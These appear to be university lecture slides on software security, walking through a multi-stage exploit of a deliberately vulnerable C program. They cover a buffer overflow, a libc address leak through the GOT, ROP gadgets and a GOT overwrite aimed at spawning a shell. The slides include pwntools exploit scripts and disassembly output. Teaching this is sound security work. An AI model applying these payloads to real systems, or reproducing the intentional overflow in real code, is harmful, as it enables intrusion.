


CSC 472 Software Security

Multi-Stage Exploits


(Information Leakage, GOT Overwrite, ROP)

Dr. Si Chen (schen@wcupa.edu)





Review

Call puts() Function in libc with PLT, GOT




Information Leak


`printf(%s, puts@got);`  leak puts@libc's address



Information Leak

`printf(%s, puts@got);`  leak puts@libc's address


puts@got:
0x0804a018



libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

Information Leak

printf(%s, puts@got);  leak puts@libc's address

puts@got:
0x0804a018


GOT[0]	→	strcpy
GOT[1]	→	printf
0xf7d8b360	→	puts
...		
GOT[n]	→	gets

Global Offset Table


libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

Information Leak

printf(%s, puts@got);  leak puts@libc's address

puts@got:
0x0804a018




libc base = puts@libc - offset_puts

offset_puts
0x00067360


libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

Information Leak

printf(%s, puts@got);  leak puts@libc's address

puts@got:
0x0804a018



**we can calculate
system@libc**

libc

system_addr = libc base + offset_system

offset_system
0x0003cd10

0xf7d24000

libc base

0xf7d60d10

system()

dup2()

read()


write()

0xf7d8b360

puts()


GOT Overwrite Attack

puts@got:
0x0804a018



Replace
puts@libc
with
system@libc

puts("/bin/bash");



system("/bin/bash");

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
	write()
0xf7d8b360	puts()

Multi-Stage Exploits

(Information Leakage, GOT Overwrite, ROP)

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

```
→ ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o multi_stage ./multi_
stage.c
```

ASLR/NX are enabled

The only things we can work with is **read**, **write**, and the **gadgets** that are present in the tiny binary.

multi_stage.c

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

Function Definition

```
ssize_t read(int fd, void *buf, size_t nbytes);
```

Field	Description
int fd	The file descriptor of where to read the input. You can either use a file descriptor obtained from the open system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A character array where the read content will be stored.
size_t nbytes	The number of bytes to read before truncating the data. If the data to be read is smaller than nbytes, all data is saved in the buffer.
return value	Returns the number of bytes that were read. If value is negative, then the system call returned an error.

multi_stage.c

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

Function Definition

```
ssize_t write(int fildes, const void *buf, size_t nbytes);
```

Field	Description
int fildes	The file descriptor of where to write the output. You can either use a file descriptor obtained from the open system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A pointer to a buffer of at least nbytes bytes, which will be written to the file.
size_t nbytes	The number of bytes to write. If smaller than the provided buffer, the output is truncated.
return value	Returns the number of bytes that were written. If value is negative, then the system call returned an error.

multi_stage.c: trigger buffer overflow and control EIP

```
#include <unistd.h>
#include <stdio.h>

void vuln() {
    char buffer[16];
    read(0, buffer, 100);
    write(1, buffer, 16);
}

int main() {
    vuln();
}
```

buffer size → 16 byte

read(0, buffer, 100) → **100 > 16** → Buffer overflow attack

multi_stage.c: trigger buffer overflow and control EIP

buffer size → 16 byte
read(0, buffer, 100) → **100 > 16** → Buffer overflow attack

```
#!/usr/bin/python

from pwn import *

def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(0xdeadbeef)

    p.send(payload)

    p.interactive()

if __name__ == "__main__":
    main()
```

```
→ ~ python multi_stage_exp_0.py
[+] Starting local process './multi_stage': pid 11401
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAA[*] Got EOF while reading in interactive
$
[*] Process './multi_stage' stopped with exit code -11 (SIGSEGV) (pid 11401)
[*] Got EOF while sending in interactive
→ ~ dmesg | tail -n 1
[2691012.905270] multi_stage[11401]: segfault at deadbeef ip 00000000deadbeef sp 00000000fff95d20 error 14 in libc-2.27.so[f7dd6000+1d2000]
→ ~ █
```

multi_stage.c: leak the libc base address


Function Definition

```
ssize_t write(int fildes, const void *buf, size_t nbytes);
```

Field	Description
int fildes	The file descriptor of where to write the output. You can either use a file descriptor obtained from the open system call, or you can use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.
const void *buf	A pointer to a buffer of at least nbytes bytes, which will be written to the file.
size_t nbytes	The number of bytes to write. If smaller than the provided buffer, the output is truncated.
return value	Returns the number of bytes that were written. If value is negative, then the system call returned an error.

write(STDOUT, write@got, 4)

4 byte = 32 bit



write(1, write@got, 4)

multi_stage.c: leak the libc base address

`write(1, write@got, 4)`



leak write@libc's address

write@got:
0x0804a014

GOT[0]	→	strcpy
GOT[1]	→	printf
0xf7e446f0	→	puts
...		
GOT[n]	→	gets

Global Offset Table

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
0xf7e446f0	write()
0xf7d8b360	puts()

multi_stage.c: leak the libc base address

write(1, write@got, 4)



leak write@libc's address

shellcode structure

dummy "A" * 28	
write@plt	← call write()
0xdeadbeef	← next func()
1	← argument 1
write@got	← argument 2
4	← argument 3

multi_stage.c: leak the libc base address

```
→ ~ objdump -d multi_stage
```

```
multi_stage:      file format elf32-i386
```

Disassembly of section .init:

```
080482c8 <_init>:
80482c8:    53                push    %ebx
80482c9:    83 ec 08          sub     $0x8,%esp
80482cc:    e8 bf 00 00 00    call   8048390 <__x86.get_pc_thunk.bx>
80482d1:    81 c3 2f 1d 00 00 add     $0x1d2f,%ebx
80482d7:    8b 83 fc ff ff    mov     -0x4(%ebx),%eax
80482dd:    85 c0             test    %eax,%eax
80482df:    74 05             je      80482e6 <_init+0x1e>
80482e1:    e8 4a 00 00 00    call   8048330 <__gmon_start__@plt>
80482e6:    83 c4 08          add     $0x8,%esp
80482e9:    5b               pop     %ebx
80482ea:    c3               ret
```

Disassembly of section .plt:

```
080482f0 <.plt>:
80482f0:    ff 35 04 a0 04 08 pushl   0x804a004
80482f6:    ff 25 08 a0 04 08 jmp     *0x804a008
80482fc:    00 00            add     %al,(%eax)
...

08048300 <read@plt>:
8048300:    ff 25 0c a0 04 08 jmp     *0x804a00c
8048306:    68 00 00 00 00    push    $0x0
804830b:    e9 e0 ff ff ff    jmp     80482f0 <.plt>

08048310 <__libc_start_main@plt>:
8048310:    ff 25 10 a0 04 08 jmp     *0x804a010
8048316:    68 08 00 00 00    push    $0x8
804831b:    e9 d0 ff ff ff    jmp     80482f0 <.plt>

08048320 <write@plt>:
8048320:    ff 25 14 a0 04 08 jmp     *0x804a014
8048326:    68 10 00 00 00    push    $0x10
804832b:    e9 c0 ff ff ff    jmp     80482f0 <.plt>
```

dummy "A" * 28

write@plt

0xdeadbeef

1

write@got

4

objdump -d multi_stage

write@plt → 0x08048320

multi_stage.c: leak the libc base address

```
→ ~ readelf -r multi_stage
```

Relocation section '.rel.dyn' at offset 0x2a8 contains 1 entry:

Offset	Info	Type	Sym.Value	Sym. Name
08049ffc	00000206	R_386_GLOB_DAT	00000000	__gmon_start__

Relocation section '.rel.plt' at offset 0x2b0 contains 3 entries:

Offset	Info	Type	Sym.Value	Sym. Name
0804a00c	00000107	R_386_JUMP_SLOT	00000000	read@GLIBC_2.0
0804a010	00000307	R_386_JUMP_SLOT	00000000	__libc_start_main@GLIBC_2.0
0804a014	00000407	R_386_JUMP_SLOT	00000000	write@GLIBC_2.0

dummy "A" * 28

write@plt

0xdeadbeef

1

write@got


4

readelf -r multi_stage

write@got → 0x0804a014

multi_stage.c: leak the libc base address

write(1, write@got, 4)



leak write@libc's address

dummy "A" * 28
write@plt
0xdeadbeef
1
write@got
4

```
from pwn import *

write_plt = 0x08048320
write_got = 0x0804a014
def main():
    p = process("./multi_stage")

    payload = "A" * 28
    payload += p32(write_plt) # 1. write(1, write_got, 4)
    payload += p32(0xdeadbeef)
    payload += p32(1) #STDOUT
    payload += p32(write_got)
    payload += p32(4)

    p.send(payload)

    # clear the 16 bytes written on vuln end`
    p.recv(16)

    # parse the leak
    leak = p.recv(4)
    write_addr = u32(leak)

    log.info("write_addr: 0x%x" % write_addr)

    p.interactive()

if __name__ == "__main__":
    main()
```

multi_stage.c: ROP chain to clean Stack

dummy "A" * 28
write@plt
pop pop pop ret
1
write@got
4

Remember that what we are doing is creating a rop chain with these PLT stubs.

However, if we just return into functions after functions, it is not going to work very well since **the parameters on the stack are not cleaned up**. We have to handle that somehow

pop pop pop ret

How to find pop pop pop ret gadget?

multi_stage.c: ROP chain to clean Stack

pop pop pop ret

Use ROPgadget program to find gadget

```
→ ~ ROPgadget --binary ./multi_stage
```

```
0x08048490 : pop ebp ; cld ; leave ; ret
0x080484bd : pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804852b : pop ebp ; ret
0x08048528 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080482e9 : pop ebx ; ret
0x080484bc : pop ecx ; pop ebp ; lea esp, dword ptr [ecx - 4] ; ret
0x0804852a : pop edi ; pop ebp ; ret
0x08048529 : pop esi ; pop edi ; pop ebp ; ret
0x080484bf : popal ; cld ; ret
0x080483bb : push 0x804a020 ; call eax
0x08048408 : push 0x804a020 ; call edx
0x0804869c : push cs ; adc al, 0x41 ; ret
0x08048699 : push cs ; and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
0x08048696 : push cs ; xor byte ptr [ebp + 0xe], cl ; and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
```

pop pop pop ret: 0x08048529

multi_stage.c: ROP chain to clean Stack

pop pop pop ret: 0x08048529

dummy "A" * 28
write@plt
pop_pop_pop_ret
1
write@got
4

What should we do next then?

GOT Overwrite!

multi_stage.c: GOT Overwrite!


Read 4 bytes of input from us into the write GOT entry.

`read(0, write@got, 4)`



change write@libc to system@libc

write@got:
0x0804a014



`write("/bin/sh");`



`system("/bin/sh");`

libc

0xf7d24000	libc base
0xf7d60d10	system()
	dup2()
	read()
0xf7e446f0	write()
0xf7d8b360	puts()

multi_stage.c: GOT Overwrite!

What should we do next then?

GOT Overwrite!

1. **write(1, write@got, 4)** - Leaks the libc address of write
2. **read(0, write@got, 4)** - Read 4 bytes of input from us into the write GOT entry.
3. **system(some_cmd)** - Execute a command of ours and hopefully get shell


multi_stage.c: GOT Overwrite!

1.read(0, write@got, 4) - Read 4 bytes of input from us into the write GOT entry.

Send the memory address of **system@libc** to the program

How to calculate **system@libc**?

libc base = write@libc - offset_write



The diagram illustrates the calculation of the libc base address. A blue box on the left contains the value **offset_write 0x000e6d80**. Two arrows point from this box to the 'write@libc' entry in the table on the right. The first arrow points to the address **0xf7d70970**, which is the 'libc base'. The second arrow points to the address **0xf7e576f0**, which is the 'write()' function address. The table lists several libc functions and their addresses.

0xf7d70970	libc base
0xf7dadb70	system()
	dup2()
	read()
0xf7e576f0	write()
	puts()


multi_stage.c: GOT Overwrite!

1.read(0, write@got, 4) - Read 4 bytes of input from us into the write GOT entry.

Send the memory address of **system@libc** to the program

